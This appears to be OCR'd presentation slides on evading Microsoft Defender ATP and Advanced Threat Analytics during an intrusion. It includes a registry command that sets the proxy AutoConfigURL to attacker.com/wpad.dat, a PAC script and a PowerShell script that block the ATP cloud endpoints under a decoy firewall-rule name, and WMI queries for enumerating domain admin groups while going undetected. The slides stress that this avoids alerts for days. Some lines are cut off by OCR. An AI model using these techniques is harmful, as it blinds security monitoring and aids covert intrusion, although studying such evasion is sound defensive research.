REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v
696C1FA1-4030-4FA4-8713-FAF9B2EA7C0A /t REG_SZ /f /d
"{\"body\":\"{\\\"orgIds\\\":[\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\"],\\\"orgId\\\
":\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\",\\\"expirationTimestamp\\\":1314558243651
28759,\\\"version\\\":\\\"1.11\\\"}\",\"sig\":\"WqiiKElTSCiiQk9qIMhba41Uw+
MeX3V6rk2FFrd45lkVYOiqhJYQ/ERlXKjBW8lVo7FaYcx2I0+rzPHt7LL7WpKAxdIRMiXugoXgMl1X40b+
Jzm/AhpKACIhXja7HVxcWFr7sg3garXT1oD4xHSvaj642W39woTwcTgRTLTZB76mbdrdEkSCKXk5ThAtFf5oQnhP
h2GcjAs0kA/90JrntSlSAjXDYsTS8tCMa4Y2QGPE/YC+nWZR/HIrzXcFZSuEU/JTBBTeJN+/ArPndat2+
hWPzDJC5klXcC3BSFSVyNBIrDbVeYsSkFFFwl7uc/Ua+ZDzWhLTr3I+53L6VGB3Vw==
\",\"sha256sig\":\"DxKkdds3PtvN+LbrqBdj9BqAqsfau4bhrhpWN+
```

Telemetry (Cloud Comms)

- The ATP sensor uses Windows Telemetry (DiagTrack service), which in turn uses WinHTTP Services (winhttp.dll.mui) to report sensor data and communicate with the Windows Defender ATP cloud service.



Windows Defender Security Center | Machines list

Machines list

Refine your results by: Time: 30 days OS Platform: All Health: No sensor data, Impaired c... Malware category alerts: All

All States

□ Active

☑ Misconfigured

☑ No sensor data

☑ Impaired communication

□ Inactive

Machine Name	Domain		lth State ↑	Last Seen
or-lap2	Workgroup			04.18.2017
bo7tc	Workgroup			05.12.2017
rs364	Workgroup	windows10	No sensor data	05.15.2017
uac4	Workgroup	windows10	No sensor data	05.14.2017


Disrupt ATP Comms as an Unprivileged User

- The WinHTTP API is independent of Windows Internet (WinINet) internet browsing proxy settings, however it will follow statically set proxy settings within HKCU via the function WinHttpGetProxyForUrl

- As unprivileged user, you can also manually configure this (no restart required) at:


```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" ^ /v
AutoDetect /t REG_DWORD /D 0 /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v
AutoConfigURL /t REG_SZ /d "http://attacker.com/wpad.dat" /f
```

- Note this only blocks ATP (Sense), not Windows Defender AV, as AV doesn't use WinHTTP



```
function FindProxyForURL(url, host) {
    var proxyserver = '127.0.0.1:3128';
    //
    var proxylist = new Array(
        "securitycenter.windows.com",
        "winatp-gw-cus.microsoft.com",
        "winatp-gw-eus.microsoft.com",
        "winatp-gw-neu.microsoft.com",
        "us.vortex-win.data.microsoft.com",
        "eu.vortex-win.data.microsoft.com",
        "psapp.microsoft.com",
        "psappeu.microsoft.com"
    );
    for(var i=0; i<proxylist.length; i++) {
        var value = proxylist[i];
        if ( localHostOrDomainIs(host, value) ) {
            return "PROXY "+proxyserver;
        }
    }
    return "DIRECT";
}
```

Block ATP Comms via FW




```
#Define Cloud Security Vendor Address
#Windows Defender ATP
    $MSATP1 = "securitycenter.windows.com"
    $MSATP2 = "winatp-gw-cus.microsoft.com"
    $MSATP3 = "winatp-gw-eus.microsoft.com"
    $MSATP4 = "winatp-gw-weu.microsoft.com"
    $MSATP5 = "winatp-gw-neu.microsoft.com"
    $MSATP6 = "us.vortex-win.data.microsoft.com"
    $MSATP7 = "eu.vortex-win.data.microsoft.com"
    $MSATP8 = "psapp.microsoft.com"
    $MSATP9 = "psappeu.microsoft.com"
    $MSATPURLs = $MSATP1,$MSATP2,$MSATP3,$MSATP4,$MSATP5,$MSATP6,$MSATP7,$MSATP8,$MSATP9

#Checking for Behavioural Analysis AV security product processes and adding outbound FW blocks

Write-Output ("[*] Checking for Behavioural Analytics AV security product processes and adding outbound firewall block rules" + "
[CmdletBinding()]
$processnames = $processes | Select-Object ProcessName
Foreach ($ps in $processnames)
        {
        if ($ps.ProcessName -like "*MsSense*")
            {
            Write-Output ("[*] Defender ATP process " + $ps.ProcessName + " is running." + " Resolving ATP FQDN IP's and blocking
                $MSATPCloudIPs = ($MSATPURLs | foreach {[System.Net.Dns]::GetHostAddresses($_) | Select-Object -ExpandProperty IPA
                Foreach-object {
                New-NetFirewallRule -DisplayName "Windows Advertising Broker" -Direction Outbound -Action Block -RemoteAddress "$_
                write-host "$_ - Outbound Firewall Block Was Added: $?"
                }
```

You can use the same technique to block traffic for Event Log Forwarding, Sysmon, SCOM, etc.

Why Block Instead Of Disabling?

- Very quick...
- Doesn’t require escalating to system
- Doesn’t alert on communication error within Security Centre/cloud ATP console for 7 days
- Initial IR shows the service/process still running
- This issue isn't unique to ATP...



Windows Defender Security Ce

Machine reporting

Last internal IP: 192.168.10.131
Last external IP: [redacted]


First seen: 4 days ago
Last seen: 4 days ago

Alerts related to this machine

No alerts found.

ATA

- **ATA Center**
- **ATA Gateway**
- **ATA Lightweight Gateway**
- ATA needs the following Windows events: 4776, 4732, 4733, 4728, 4729, 4756, 4757
- Can integrate with SIEM (syslog) & VPN (Radius)



WIN10A

Windows 10 Enterprise, 10.0 (15063)

prod.local
Created on Jul 6, 2017

New

4 suspicious activities 3 Medium 1 Low

About | Account Info | Suspicious activities | Directory Changes

Memberships (1)

Domain Computers
All workstations and servers joined to...

PASSWORD

Last change
11:47 AM, Jul 6, 2017

SITES

Unknown

10.1.11.177
Last seen
3:30 PM, Jul 13, 2017

VPN LOCATIONS

None

COMPUTER ACTIVITY

Users who recently logged onto this computer

Administrator
4:28 PM, Jul 12, 2017

Vanwagoner, John
Health physicist
3:28 PM, Jul 12, 2017

Hicks, Sean
Design consultant
3:01 PM, Jul 12, 2017

Recently accessed resources

PROD.LOCAL
3:18 PM, Jul 13, 2017

DC03
CIFS
3:18 PM, Jul 13, 2017

WIN10A
WIN10A$
3:18 PM, Jul 13, 2017

Learning Period

1 month of learning:


- Abnormal behavior
- Abnormal sensitive group modification
- Recon using directory services

1 week of learning:

- Encryption downgrades (skeleton key, golden ticket, over pass the hash)
- Brute force

Detected: Internal Recon Activities

Detected: AD recon via typical queries like “`net user /domain`”




Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against DC1 from VICTIM-PC

- Successful enumeration of all users in Contoso.local by Jeff Victim
- Successful enumeration of all groups in Contoso.local by Jeff Victim


Detected: DNS queries and zone transfers



Reconnaissance using DNS

Suspicious DNS activity was observed, originating from WIN10A (which is not a DNS server) against DC03.

Detected: User session enumeration via PowerView, NetSess, etc.



Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by Abbey, Edward, from WIN10A against DC03, exposing EdwardAbbey.

Not Detected: Enumeration via WMI Local Name Space

Domain User Accounts:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='dev' AND Disabled='False'" |
Select Name, Domain, Status, LocalAccount, AccountType, Lockout, PasswordRequired,
PasswordChangeable, Description, SID
```

Domain Groups:

```
Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern
"Microsoft Advanced Threat Analytics‟
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name like '%SQL%'"
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name like '%Admin%’”
```


Domain Group User Memberships:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise
Admins'" | Get-CimAssociatedInstance -Association Win32_GroupUser
```


```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='DNSAdmins'" |
Get-CimAssociatedInstance -Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Microsoft
Advanced Threat Analytics Administrator'" | Get-CimAssociatedInstance -Association
Win32_GroupUser
```


Examples



```
PS C:\Users\FranklinAbbott> Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise Admins'"
 | Get-CimAssociatedInstance -Association Win32_GroupUser

Name             Caption                    AccountType               SID                          Domain
----             -------                    -----------               ---                          ------
Administrator    DEV\Administrator          512                       S-1-5-21-1833099165-42...    DEV
```



```
PS C:\Users\FranklinAbbott> Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern "M
crosoft Advanced Threat Analytics"

@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Administrators"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Users"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Viewers"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics
Administrators"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Users"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Viewers"}
```



```
Audit Success    7/9/2017 12:17:34 PM    Microsoft Windows security auditing.    4799    Security Group Management
Audit Success    7/9/2017 12:17:34 PM    Microsoft Windows security auditing.    4799    Security Group Management
```

Event 4799, Microsoft Windows security auditing.

General | Details

A security-enabled local group membership was enumerated.

Subject:

Security ID:	DEV\FranklinAbbott
Account Name:	FranklinAbbott
Account Domain:	DEV
Logon ID:	0x14132C2

Group:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	7/9/2017 12:17:34 PM
Event ID:	4799	Task Category:	Security Group Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	Win10b.dev.local

Forest Trusts

